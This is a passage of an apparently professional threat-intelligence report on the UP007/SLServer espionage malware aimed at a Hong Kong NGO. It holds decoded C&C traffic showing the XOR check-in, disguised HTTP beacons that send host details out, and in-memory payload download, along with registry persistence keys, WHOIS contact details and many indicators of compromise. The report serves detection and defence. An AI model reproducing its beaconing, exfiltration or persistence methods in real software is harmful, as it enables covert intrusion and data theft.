000001A3 9A B4 E6 52 3A 12 B5 E2 E2 56 5C 97 FA B4 37 A7 š´æR:.µââV\—ú´7§

000001B3 C9 B8 95 C6 2E 35 6A 95 66 A7 12 BF 57 E2 A7 CD É¸•Æ.5j•f§.¿Wâ§Í

000001C3 06 5C 5A 69 45 6E 29 7E 36 0E 19 32 6A BB FC A1 .\ZiEn)~6..2j»ü¡

000001D3 75 36 DF F8 75 CE A5 2B E7 7C AC DA 9C CC FA 90 u6ßøuÎ¥+ç|¬ÚœÌú1

000001E3 77 EC B0 B1 D5 13 EF 78 C2 88 2A 27 AC 24 23 5B wì°±Õ.ïxÂˆ*'¬$#[

000001F3 E0 81 CB 9C A7 5F 9B F9 2E 50 7D B7 E1 17 1B AA à1Ëœ§_›ù.P}·á..ª

00000203 9E 7B 8A 13 2A 8E AC 1C 5B B2 C6 AF A1 E4 F9 73 ž{Š.*Ž¬.[²Æ¯¡äùs

00000213 F8 D4 72 4D F3 A3 7D D7 BA 7C 62 4D C9 1A 5F AC øÔrMó£}×º|bMÉ._¬

00000223 D9 ED FE C0 72 78 88 01 6E A8 D7 38 73 2B 6C 89 ÙíþÀrxˆ.n¨×8s+l‰

00000233 37 71 DD 9E BF 48 45 CE 58 DB C4 DA EF 33 AA F6 7qÝž¿HEÎXÛÄÚï3ªö

00000243 A0 E6 F7 A5 E4 77 6B 32 CF E9 EC 85 28 B7 B3 6B æ÷¥äwk2Ïéì…(·³k

00000253 C5 15 EB 5E CA AC EE BC F9 4A AC 1B 60 C1 99 AE Å.ë^Ê¬î¼ùJ¬.`Á™®

00000263 64 B6 8D 5B 6E 9F 47 4A F1 60 1F D3 77 CB B8 AA d¶1[nŸGJñ`.ÓwË¸ª

00000273 A7 D6 DC 2B 2B B9 27 A6 72 16 3F 1E AD 6F 83 5C §ÖÜ++¹'¦r.?.o*ƒ*\

00000283 E2 CD 18 D7 CE DF 63 BF E9 5E 18 D3 83 05 B5 E6 âÍ.×Îßc¿é^.Ó*ƒ*.µæ

00000293 8C 59 39 CE 9A FB E5 58 D5 07 1E F1 CC F7 0B 5E ŒY9ÎšûåXÕ..ñÌ÷.^

000002A3 71 47 F2 1E 9F 5C 86 FC 07 46 F7 BB EF F8 F2 FF qGò.Ÿ\†ü.F÷»ïøòÿ

000002B0 FF FF BF 05 01 03 00 00 00 00 ÿÿ¿.....

Note: The second chunk of data is ZLIB compressed and includes a list of processes and PIDs.

C&C to VICTIM

0000001A 07 0d 00 00 00 00 01 03 00 7c 18 78 48 ..... .|.xH

VICTIM to C&C

000002BD 07 0d 00 00 00 40 fe fc ff 83 e7 87 b7 .....@.. .....

Decoded:

000002BD 07 0d 00 00 00 40 01 03 00 7C 18 78 48 ..... .|.xH

C&C to VICTIM

00000027 07 0d 00 00 00 00 01 03 00 2d 54 78 48 ..... .-TxH

VICTIM to C&C

000002CA 07 0d 00 00 00 40 fe fc ff d2 ab 87 b7 .....@.. .....

Decoded:

000002CA 07 0d 00 00 00 40 01 03 00 2D 54 78 48 ..... .-TxH

Note: Data from VICTIM to C&C is XOR encoded using the key 0xFF after byte 0x05 (40). The C&C server will begin sending a hex string that the victim will respond back with as a check-in.

After successful installation/initialization of UP007, it proceeds to download a binary from the C&C server, 59.188.12.123, over TCP/8008. This is then directly loaded into the processes memory and is never written to disk.

Note: The malware uses a hard-coded header to make it seem like the traffic is to and from update.microsoft.com.

VICTIM to C&C

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 255

this is UP007AC:BC:32:A7:37:08.....
.....

Note: "this is UP007" is hard-coded in the malware. "AC:BC:32:A7:37:08" is the physical address of the first available network interface. In this case, the analysis machine has a Bluetooth interface as its first network interface.

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 2

OK

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 4

....

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 500

MZ.....@.....!..L.!This program cannot be run in DOS mode.

<REDACTED>

VICTIM to C&C

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 2

ok

Note: The binary is sent and received in 500-byte chunks. After each chunk the Trojan responds with "ok."

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 84

.....

<END OF BINARY>

VICTIM to C&C

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 2

Ok

VICTIM to C&C

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 520

AC-BC-32-A7-37-08.....WIN-
UP7BPV7I4VP.....Louisifer.....7.....
.....172.16.255.9.....admin||105.....
.....
.....@

Note: Once again, a physical address is sent along with the machine name, username, Possible window's version, IP address and possibly a username/password or campaign code.

C&C to VICTIM

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 5

READY

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 2

Ok

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 572

0000000000000000000000000000000000000000000000000.....00000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000

VICTIM to C&C

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 2

ok

After UP007 downloads and loads the second stage binary, it proceeds to make the following callbacks to the C&C server, 59.188.12.123, over TCP/8008.

VICTIM to C&C

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 255

this is DownLoadAC-BC-32-A7-37-
08.....
.....

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 2

OK

VICTIM to C&C

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 5

READY

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 2

Ok

C&C to VICTIM

HTTP/1.1 200 OK

Server: Microsoft-IIS/6.0

Content-Type: text/html

Content-Length: 836

.....
.....
.....
.....
.....
.....
.....

VICTIM to C&C

POST /index.asp HTTP/1.1

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)

Host: update.microsoft.com

Connection: Keep-Alive

Content-Type: text/html

Content-Length: 2

Ok

Network Intelligence

Passive DNS

Table 1: Passive DNS Was Queried for the Domain (safetyssl.security-centers.com):

Resolve	Location	Network	First	Last
210.61.12.153	TW	210.61.0.0/16	2016-01-05 04:11:10	2016-02-16 16:10:50
211.255.32.130	KR	211.255.32.0/24	2015-11-09 00:00:00	2015-12-18 15:34:47

Table 2: Passive DNS Was Queried for the IP Address (59.188.12.123):

Resolve	First	Last
yeaton.xicp.net	2016-01-08 23:50:44	2016-02-15 07:16:27
yalmail.com	2014-02-28 05:51:10	2014-03-18 12:22:28

According to Passive DNS, other host names in the domain (security-centers.com) include:

- www.security-centers.com
- computer.security-centers.com
- safetyssl.security-centers.com

IP Information

IP Location: Hong Kong Fe Company

ASN: AS17444

IP Address: 59.188.12.123

NetRange:59.188.12.64 - 59.188.12.127

OrgName: FE COMPANY - Internet Access

Domain Information

security-centers.com

Registrant Name: Jan Miller

Registrant Organization:

Registrant Street: Bad Saeckingen

Registrant City: Bad Saeckingen

Registrant State/Province:

Registrant Postal Code: 79713

Registrant Country: DK

Registrant Phone: +49.17622978468

Registrant Email: an_ardyth@123mail.org

Admin Name: Jan Miller

Admin Organization:

Admin Street: Bad Saeckingen

Admin City: Bad Saeckingen

Admin State/Province:

Admin Postal Code: 79713

Admin Country: DK

Admin Phone: +49.17622978468

Admin Email: janmiller-domain@googlemail.com

Update Date: 2015-09-11T08:33:58Z

Creation Date: 2015-09-11T08:18:27Z

Expiration Date: 2016-09-11T08:18:27Z

Registrar: GoDaddy.com, LLC

olinaodi.com

Registrant:

Name: xi qing zhu

Organization: Faster Industrial limited

Street: yun nan sheng kun ming shi

City: beijing

State/Province: BJ

Postal Code: 100000

Country: CN

Phone: +86.02186868888

Fax: +86.02186868888

Email: toucan6712@163.com

Updated Date: 2015-06-17T03:00:03Z

Creation Date: 2015-05-27T06:45:55Z

Expiration Date: 2016-05-27T06:45:55Z

Registrar: Name.com, Inc.

Related Samples

SLServer Samples

- 5ece77e4910ff98ece1bb6c4f2df2212
  - C&C1-2: safetyssl.security-centers.com
  - C&C3: 211.255.32.130:443
  - Compile Time: 2015-11-18 01:06:14
  - Campaign Code: GM11-30-NLD
- dc195d814ec16fe91690b7e949e696f6
  - C&C1: www.olinaodi.com:80
  - Compile Time: 2015-11-23 21:27:42
  - Campaign Code: j1124
- 6b3804bf4a75f77fec98aeb50ab24746
  - C&C1: www.olinaodi.com:80
  - Compile Time: 2015-11-18 00:38:47
  - Campaign Code: lu1118
- cfcd2a90e87156e1a811f9c7b0051002
  - C&C1-3: safetyssl.security-centers.com:443
  - Compile Time: 2015-10-12 00:07:44
  - Campaign Code: 1108
- a05126437c485d6e09eee2c03699d70a
  - C&C1: www.eyesfeel256.com:80
  - Compile time: 2014-09-16 02:38:23
  - Campaign Code: lu0916

Information Cut-Off Date: Feb. 29, 2016

First Version Publish Date

February 29, 2016 02:40:00 PM

Threat Intelligence Tags

Affected Industry: Civil Society >> Non>>Governmental Organization (NGO) Civil Society

Target Geography: Hong Kong

Technical Indicators & Warnings

Domain:	*www.kcico.com.tw*
Identifier:	*Compromised*
Network Type:	*network*
Domain:	*computer.security-centers.com*
Identifier:	*Attacker*
Registrant Name:	*an_ardyth@123mail.org*
Network Type:	*network*
Registrant Email:	*an_ardyth@123mail.org*
IP:	*211.255.32.130*
Domain:	*safetyssl.security-centers.com*
Identifier:	*Related*
Network Type:	*network*
IP:	*210.61.12.153*
Domain:	*safetyssl.security-centers.com*
Identifier:	*Related*
Network Type:	*network*
Identifier:	*Compromised*
Network Type:	*url*
URL:	*http://www.kcico.com.tw/data/openwebmail/doc/wthk.txt*
Domain:	*www.security-centers.com*
Identifier:	*Attacker*
Network Type:	*network*
IP:	*59.188.12.123*
Domain:	*yeaton.xicp.net*
Identifier:	*Related*
Registrant Name:	*yezi@oray.com*
Network Type:	*network*

Registrant Email:	*yezi@oray.com*
IP:	*59.188.12.123*
Domain:	*yalmail.com*
Identifier:	*Related*
Registrant Name:	*COSYPE@YAHOO.COM*
Network Type:	*network*
Registrant Email:	*COSYPE@YAHOO.COM*
Domain:	*safetyssl.security-centers.com*
Identifier:	*Attacker*
Network Type:	*network*
IP:	*59.188.12.123*
Identifier:	*Attacker*
Network Type:	*network*
Domain:	*safetyssl.security-centers.com*
Identifier:	*Attacker*
Network Type:	*network*
SHA1:	*cbeffef7965a081490171ad36e3001bd74e4123b*
File Name:	*nvsvc.exe*
Identifier:	*Attacker*
SHA256:	*ec05e37230e6534fa148b8e022f797ad0afe80f699fbd222a46672118663cf00*
MD5:	*e0eb981ad6be0bd16246d5d442028687*
SHA1:	*d38b04433bbe52659d7bdc882ef0d65e9a97bd88*
File Name:	*wthk.exe*
Identifier:	*Attacker*
Fuzzy Hash:	*768:SWXvozpauVL5rYAhkCXsBbZvALh58u+/l9l6VFxkl0brEts:SoKpFL/kCQ9Y58l/lKtbgt*
Packer:	*Microsoft Visual C++ 8*
SHA256:	*4018b934ee0ccdd0e469e56acadc66e2d5c11260f35340a6560c2db91f4e3612*
Type:	*PE32 executable for MS Windows (GUI) Intel 80386 32-bit*
MD5:	*e5e7dcbda781dd0bf5f5da3cccdb094d*
SHA1:	*86ba123a6c28df4a470de09c5fdc5ac5ae3d24ce*
File Name:	*wget.bat*
Identifier:	*Attacker*

Fuzzy Hash: *3:LjT5LJJFmf5rGRExAyCFH8S4iJKL2REuHITaKRyqqGREiNE6FlUyWEzT5LJJFmfX:rzSE5yeD4iJKLEITa9ynNE6ycuzSEuJ*

SHA256: *9b6053e784c5762fdb9931f9064ba6e52c26c2d4b09efd6ff13ca87bbb33c692*

Type: *ASCII text, with CRLF line terminators*

MD5: *47e60e347b5791d5f17939f9c97fee01*

Registry:

	Hive	Key	Value
1.	*HKEY_CURRENT_USER\Software\Google*	*"info"*	*hex:00,00,00,00,1e,00,73,61,66,65,74,79,73,73,6c,2e,73,65,63,75,72,69,74,79,2d,63,65,6e,74,65,72,73,2e,63,6f,6d,1e,00,73,61,66,65,74,79,73,73,6c,2e,73,65,63,75,72,69,74,79,2d,63,65,6e,74,65,72,73,2e,63,6f,6d,1e,00,73,61,66,65,74,79,73,73,6c,2e,73,65,63,75,72,69,74,79,2d,63,65,6e,74,65,72,73,2e,63,6f,6d,00,00,0b,00,77,74,68,6b,64,6f,63,30,31,30,36,00,00,00,00,00,00,bb,01,00,00,bb,01,00,00,bb,01,00,00,00,00,00,00,00,00,00,00*

SHA1: *62d16dc7335729e2d3508335b12787865f4f6035*

File Name: *fzyy.exe*

Identifier: *Attacker*

Fuzzy Hash: *6144:aZupdA87BFRPVFAX78PYNQWNNS9pj3EZzpAPE:FpdAarVF8QOSqp/*

Packer: *Microsoft Visual C++ v6.0*

SHA256: *5b875ecf0b7f67a4429aeaa841eddf8e6b58771e16dbdb43ad6918aa7a5b582d*

Type: *PE32 executable for MS Windows (GUI) Intel 80386 32-bit*

MD5: *d579d7a42ff140952da57264614c37bc*

SHA1: *7536c344b450af882910ce8c9620d0254aff294c*

File Name: *maindll.dll*

Identifier: *Attacker*

SHA256: *5838582ea26312cc60b43da555189b439d3688597a705e3a52dc4d935517f69d*

MD5: *d8ede9e6c3a1a30398b0b98130ee3b38*

File Name: *maindll.dll_dump.exe*

Identifier: *Attacker*

MD5: *bea24ce365fc0f2b8f1f4c2a68eb5aed*

Registry:

	Hive	Key	Value
1.	*HKU\Software\Google*	*GUIDSize*	*16*

Registry:

	Hive	Key	Value
1.	*HKEY_CURRENT_USER\Software\Google*	*"infoSize"*	*"141"*

SHA1: *f25f52672cd346915fc7988a00c0eb971c61381a*

File Name: *73個立委選區選情研判.lnk*

Identifier: *Attacker*

Fuzzy Hash: *24:8miSHu2dA/9zejr1Dywj1YyZnyYTiCSOOXP+:8Xeu2WVAr02fZnVTi*

SHA256: *ceced6353ca45d4de6cd9f78b09f6e341e1c0a5191ba41caa9b61845364e2f44*

Type: *MS Windows shortcut*

MD5: *09431c49ad767004a39652ce8394d71d*

SHA1: *5f4202140c1cebbae45e78cc02a042de0b3b610e*

File Name: *updata.log*

Identifier: *Attacker*

Fuzzy Hash: *3:oFkREYOLN:oakLN*

SHA256: *6ebfc58406bd531a8ba85b11d81bdf648b2220d5fb59d4347d64e328ad874d24*

Type: *ASCII text, with no line terminators*

MD5: *354c94b7bbd0a5a076adb49a18ff37b3*

SHA1: *4782223722758b1281f31b77f1eb0f8da38af258*

File Name: *73個立委選區選情研判.doc*

Identifier: *Attacker*

Fuzzy Hash: *6144:OAXhZk9K5/a1V9thWvxdepq/5LEaAIr6tEXSMeuNfn+erPGKIVNv6:OZK5C1V9vadepu5QaX6iwcfnkrN6*

SHA256: *41d05788d844b59f8eb79aeb2060dd5b7bdcad01e8d720f4b8b80d552e41cfe2*

Type: *data*

MD5: *09ddd70517cb48a46d9f93644b29c72f*

SHA1: *da39a3ee5e6b4b0d3255bfef95601890afd80709*

File Name: *wget-log*

Identifier: *Attacker*

Fuzzy Hash: *3::*

SHA256: *e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855*

Type: *empty*

MD5: *d41d8cd98f00b204e9800998ecf8427e*

Registry:

	Hive	Key	Value
1.	*HKCU\Software\Microsoft\Windows\CurrentVersion\Run*	*KB923561*	*%APPDATA%\Local\Microsoft\Internet Explorer\conhost.exe*

SHA1: *b3d8f4587f40a598d19ed23c552c02120fd3c0ce*

File Name: *wzget.exe*

Identifier: *Attacker*

Fuzzy Hash: *3072:yUBZ36A3AhfmuJewyPn+8iJeWE675RmIhlgE2Se6T05XDzfU6wtsbyps:yUrqA3AheuswyPn+5J9E25R/hlgr6T0d*

SHA256: *ddc05b9f39f579f64742980980ca9820b83a243889bbc5baa37f5c2c1c4beb30*

Type: *PE32 executable for MS Windows (GUI) Intel 80386 32-bit*

MD5: *d8becbd6f188e3fb2c4d23a2d36d137b*

SHA1: *d9b4056178bb51889ae18b59b93a5bd18c594fc7*

File Name: *SunJavaUpdataData.lnk*

Identifier: *Attacker*

Fuzzy Hash:	*24:8v/KcXV4eQH8+qrU6hho0jDGCA0FgefCIedgiHX0bFbp4o0CI0Vj1MKnFqN:8v/KGs9ox00fGhegNIoCFb2oTIOjbFE*
SHA256:	*31c6e37eeea57824c917fe67f306b17aff8ac9bc7563aa2fde31504ba6696615*
Type:	*MS Windows shortcut*
MD5:	*98d12c186ca6d11ef36016e1fca469e4*
SHA1:	*6b3eb6069b69fbcfa6e1e9c231ce95674d698f51*
File Name:	*wget.exe*
Identifier:	*Related*
SHA256:	*bedfbfe249b4a2be35bbfb1cf166d2119e132ee7c608909d34238e9eba6c9749*
MD5:	*f9f8d1c53d312f17c6f830e7b4e6651d*
SHA1:	*2e1d4df6ab76359a50857fabd43e5e829a892f56*
File Name:	*dll2.xor.decoded*
Identifier:	*Attacker*
Fuzzy Hash:	*384:mtHs5vbUoFeAEwOii8Nz9IEYL+QoyIlyK+n2RGO7ZONFBB:mt8HtEwOii8Nz9IEPPkyK62RJ7ZmTB*
Packer:	*Microsoft Visual C++ v6.0 DLL*
SHA256:	*fd2737c2891c66e7789e936e962f51521781ee5718aeb784343cee8513cf3d70*
Type:	*PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit*
MD5:	*bd8279a80dc2bae85a380126278337d7*
SHA1:	*c2ffd2f81a33e962b48df1b39c296a163e34aeea*
File Name:	*runas.exe*
Identifier:	*Attacker*
SHA256:	*5b34b3365eb6a6c700b391172849a2668d66a167669018ae3b9555bc2d1e54ab*
MD5:	*6a541de84074a2c4ff99eb43252d9030*
SHA1:	*4782223722758b1281f31b77f1eb0f8da38af258*
File Name:	*2016總統選舉民情中心預測值.doc*
Identifier:	*Attacker*
Fuzzy Hash:	*6144:OAXhZk9K5/a1V9thWvxdepq/5LEaAIr6tEXSMeuNfn+erPGKIVNv6:OZK5C1V9vadepu5QaX6iwcfnkrN6*
SHA256:	*41d05788d844b59f8eb79aeb2060dd5b7bdcad01e8d720f4b8b80d552e41cfe2*
Type:	*data*
MD5:	*09ddd70517cb48a46d9f93644b29c72f*
SHA1:	*367c0e93dc97478e2f0101e23cae084467932cb2*
File Name:	*conhost.exe*
Identifier:	*Related*
SHA256:	*4849af113960f473749acf71d11d56854589cf21d623e66c7408bebd5ad0608f*
MD5:	*f70b295c6a5121b918682310ce0c2165*
	4aaadbb2e67421883d6fb606177ea8416bcb2232

SHA1:	
File Name:	*puttygen.exe*
Identifier:	*Related*
Fuzzy Hash:	*3072:tw4LMuE0zqHNjuEUmE5wpG9DxK4Fg9YrzXMbqAqd2kwd+TqkfPDDGwgX:u4LjE0GHNjuEon9Dk4Fg9YnXM+AqQdWQ*
Packer:	*Microsoft Visual C++ v7.0*
SHA256:	*a992af423d33441c03fb7f8408f8803f91c8b59cefbdfd161c8973d7784e6ade*
Type:	*PE32 executable for MS Windows (GUI) Intel 80386 32-bit*
MD5:	*d9cafae1957a11bf3adbf7ae0c5f8634*
SHA1:	*9af97718c4b34778c22682038d74a226ced049a1*
File Name:	*JavaUpdata.dll*
Identifier:	*Attacker*
Fuzzy Hash:	*24576:tt+IfCU56s/FOSX2Wrgax8JnYEwCvkD9TQT+T:ttX56VxuSnYExyTQT+T*
SHA256:	*50e94a18e9343a9b80010020e59f13901a3b62911d498353cb24d6b18169c923*
Type:	*PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit*
MD5:	*585f46cf4ba1e70d80b4104f9437dd65*
SHA1:	*5f6b90e4c9122cb9e7f8c2c9bf2fc8ba89169a3c*
File Name:	*nvsvc.log*
Identifier:	*Attacker*
Fuzzy Hash:	*6:xjwVCst+E5a+bjwVCst+NjwVCst+E5a+bjwVCst+z:OjHNwjhjHNwj2*
SHA256:	*94de397eb1bf12e92eed85baec2b30883aa02e8fabd87b75b2ba8113dc732f53*
Type:	*ASCII text, with CRLF line terminators*
MD5:	*f43e14c2e9b04b6d6abe195411a9c077*
SHA1:	*d0efb2be1917f5877270d40bf7a3437f0711b8e5*
File Name:	*up.dat*
Identifier:	*Attacker*
Fuzzy Hash:	*3:ebOqKXEyOoM:kqN*
SHA256:	*9905c8089581316b92460623ef4b63bd2d9319133184542 28dc0fbc66471875d*
Type:	*data*
MD5:	*504db0ab365403bdd5df8dcf8ecdafd6*
SHA1:	*e11c82def33edf7162c6b3b24546af341069f4f4*
File Name:	*SBieDll.dll*
Identifier:	*Related*
Fuzzy Hash:	*1536:Fej9LKiZg3GiSVG0liJd0L/lqAlkPz3jPXMWk1:FepW3JSVG3LQAz3jPXMd*
SHA256:	*2ac69633da711f244377483d99fac53089ec6614a61d8a1492a0e7228cbb8ffd*
Type:	*PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit*

MD5: *f80edbb0fcfe7cec17592f61a06e4df2*

SHA1: *4d758a60b57d2f693fc4a87cbc74ec1744a644ce*

File Name: *iuso.exe*

Identifier: *Attacker*

Fuzzy Hash: *24:eNGSVSHDN8mS3Pfq/TfHD7D70pWytbo/jGIKGH:a4N8mS3GHIBtboyl1*

Packer: *Microsoft Visual C++ v6.0*

SHA256: *cf717a646a015ee72f965488f8df2dd3c36c4714ccc755c295645fe8d150d082*

Type: *PE32 executable for MS Windows (GUI) Intel 80386 32-bit*

MD5: *07eb4867e436bbef759a9877402af994*

SHA1: *0796353f737be637570798a5906ea283ca472555*

File Name: *JavaUpdata.lnk*

Identifier: *Attacker*

Fuzzy Hash: *12:8TMHKWoQKZECo7FrPYIjWITOjAuU5MOC2efTWIKc+XmP9IByRPcRzNpF0q7JDNrt:8gyEhdYAlTyArMcefCIYX0b2tBvab/T*

SHA256: *f903cbb335a1cb015839a4f6bb0e9598a876c9c68fb3c034835a620cbd7654b3*

Type: *MS Windows shortcut*

MD5: *f3fa7af77c0629ea3ad93018102b0c9f*

SHA1: *56ef9b35e3ad0acd465ca472a13d9cf20d58419f*

File Name: *2016總統選舉民情中心預測值.lnk*

Identifier: *Attacker*

Fuzzy Hash: *24:8miSHu2dA/8Nejr1F2oywj1YyZnyYTiCSOOXP+:8Xeu2WUOrH2v2fZnVTi*

SHA256: *cdc276bc38173560200a8394e6941a3902afa9c72b9d140e28119ea7fb18bbd3*

Type: *MS Windows shortcut*

MD5: *499c5d28380fe5ac969469f6a51cfcfc*

SHA1: *cbeffef7965a081490171ad36e3001bd74e4123b*

File Name: *mon*

Identifier: *Attacker*

SHA256: *ec05e37230e6534fa148b8e022f797ad0afe80f699fbd222a46672118663cf00*

MD5: *e0eb981ad6be0bd16246d5d442028687*

User Agent: *Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)*

Registry:

	Hive	Key	Value
1.	*HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*	*Startup*	*%APPDATA%\Javame\Java\Jre\helper\113507*

SHA1: *c8b945a0a295512e2958aeeed054d3a26aedfc1f*

File Name: *dll2.xor*

Identifier: *Attacker*

Fuzzy Hash: *384:orMDfl1a10wuAB5uEeDdQChzRwDB/o+iVH7zprlSiXmrfq/bS3SD:oMDfl1aGjAB5urd/qo7VRrlSiXmzKbS6*

SHA256: *c3fee1c7d402f144023dade4e63dc65db42fc4d6430f9885ece6aa7fa77cade0*

Type: *data*

MD5: *ce8ec932be16b69ffa06626b3b423395*

SHA1: *a5b81f5a198ebc91ce479952eb1d2a56118b9b1a*

File Name: *聲明.doc*

Identifier: *Attacker*

Fuzzy Hash: *48:rhQn1RdoLumqhskL0Ply1OWmQvl4oB9XJIGe/ZVR5G16zOEAWz:2nfdckskL02WmRVBxJIGePR41mZz*

SHA256: *9b4f3e9fb98b6958db139817f12680eb2a0f3af0603edad2ec88a9348bb64ea9*

Type: *CDF V2 Document, Little Endian, Os: Windows, Version 5.1, Code page: 936, Author: User, Template: Normal.dot, Last Saved By: User, Revision Number: 3, Name of Creating Application: Microsoft Office Word, Total Editing Time: 21:00, Create Time/Date: Tue Jan 5 10:11:00 2016, Last Saved Time/Date: Tue Jan 5 10:32:00 2016, Number of Pages: 1, Number of Words: 13, Number of Characters: 78, Security: 0*

MD5: *e64b68c9b3b4778aabbd101a111b4109*

SHA1: *de775cba7e866a2e38c5042586a217598163231e*

File Name: *2016總統選舉民情中心預測值.rar*

Identifier: *Attacker*

Fuzzy Hash: *12288:ZlSgqYb9PhigoulrTCB8wiZYGYfYCubaFqlj3w9ex6TpeBFqlj3rcex6TpeWq:nxNvxZlru8uZDFFyw9qypeBFyrcqypex*

SHA256: *700caca660f7aeae8dd7524d9da53a4467b48de4c2ec6da5b33a9a11aae0ac49*

Type: *RAR archive data, v1d, os: Win32*

MD5: *7b518d114e9097bf45dcc6a746d059eb*

SHA1: *527d963de037f72c2583925714a3ce978386d180*

File Name: *conhost.log*

Identifier: *Attacker*

Fuzzy Hash: *3:HG1QeBFUIJvEKYlEKBJ0Q1QeBFUIJvPAjSP8jzB1QeBFUIJvEKYlEKBJ0Q1QeBF1:s7jY5a+67P6zJ7jY5a+67Pb*

SHA256: *15001ef0c64d202a53afa276da50a83fe3aa47a39b9cc85ccfa2fb7e39e6800a*

Type: *ASCII text, with CRLF line terminators*

MD5: *e4c3bcace73b6cfed06ec526c5151fe8*

SHA1: *62fbb1ed89888cbe7ffa7d01537545574c244bfd*

File Name: *~tmp.doc*

Identifier: *Related*

Fuzzy Hash: *48:r4GwkdoLIfL0Ply1D2zQvl4ozp+WXJne/ZVsi1QzOHAWz:sGdLL0L4RVzp++JnePsi18az*

SHA256: *f0b5336b6f890e2029ac242ad2b613cad535828f7b7004a2284683f3195b7616*

Type: *CDF V2 Document, Little Endian, Os: Windows, Version 5.1, Code page: 936, Author: User, Template: Normal.dot, Last Saved By: User, Revision Number: 3, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 09:41:00 2016, Last Saved Time/Date: Tue Jan 5 09:41:00 2016, Number of Pages: 1, Number of Words: 9, Number of Characters: 56, Security: 0*

MD5:	*e6ad959a18725954a56a7954d3f47671*
SHA1:	*d38b04433bbe52659d7bdc882ef0d65e9a97bd88*
File Name:	*SunJavaUpdata.exe*
Identifier:	*Attacker*
Fuzzy Hash:	*768:SWXvozpauVL5rYAhkCXsBbZvALh58u+/l9l6VFxkI0brEts:SoKpFL/kCQ9Y58l/IKtbgt*
Packer:	*Microsoft Visual C++ 8*
SHA256:	*4018b934ee0ccdd0e469e56acadc66e2d5c11260f35340a6560c2db91f4e3612*
Type:	*PE32 executable for MS Windows (GUI) Intel 80386 32-bit*
MD5:	*e5e7dcbda781dd0bf5f5da3cccdb094d*

For more information, please visit: https://mysight.isightpartners.com/report/full/16-00002254